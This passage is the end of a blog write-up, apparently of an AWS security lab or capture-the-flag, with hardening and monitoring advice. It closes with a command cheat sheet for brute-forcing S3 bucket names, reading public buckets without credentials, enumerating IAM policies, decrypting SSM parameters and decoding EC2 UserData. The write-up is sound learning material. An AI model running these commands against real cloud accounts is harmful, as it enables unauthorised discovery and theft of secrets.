Problem: lharris credentials stored as plain StringList, not SecureString.
Fix: Always store sensitive values as SecureString with KMS encryption.
6. EC2 UserData Hardening
Problem: UserData contained the flag, internal bucket names, and Docker registry info. Also had PermitRootLogin yes and chmod -R 777 /etc.
Fix:
- Never put secrets or flags in UserData
- Reference secrets via SSM Parameter Store or Secrets Manager at boot time, not inline
- Remove
PermitRootLoginandPasswordAuthenticationfrom SSH config - Never
chmod 777system directories
7. Monitoring & Detection
- Enable AWS CloudTrail to log all API calls
- Enable S3 Server Access Logging on all buckets
- Use GuardDuty for anomaly detection (unusual API calls, credential use from new locations)
- Consider S3 Canary Buckets — fake buckets with trap files that alert when accessed
📌 Key Commands Reference
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
# Check if S3 bucket exists
curl -I https://<bucket>.s3.amazonaws.com/

# Brute force S3 buckets with ffuf
ffuf -u "https://COMPANY-ENVIRONMENT.s3.REGION.amazonaws.com" \
     -w "region.txt:REGION" \
     -w "list.txt:ENVIRONMENT" \
     -mc 200,403 -v 2>/dev/null

# List bucket contents without credentials
aws s3 ls s3://<bucket> --no-sign-request

# Download file from public bucket
aws s3 cp s3://<bucket>/file.py . --no-sign-request

# Check who you are
aws sts get-caller-identity

# List inline policies on a user
aws iam list-user-policies --user-name <user>

# Read an inline policy
aws iam get-user-policy --user-name <user> --policy-name <policy>

# Read SSM parameter
aws ssm get-parameter --name <param-name> --region <region>
aws ssm get-parameter --name <param-name> --with-decryption --region <region>

# List EC2 launch templates
aws ec2 describe-launch-templates

# Extract and decode UserData from launch template
aws ec2 describe-launch-template-versions \
  --launch-template-name <name> \
  --query "LaunchTemplateVersions[0].LaunchTemplateData.UserData" \
  --output text | base64 --decode

✅ Lab Mindmap
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter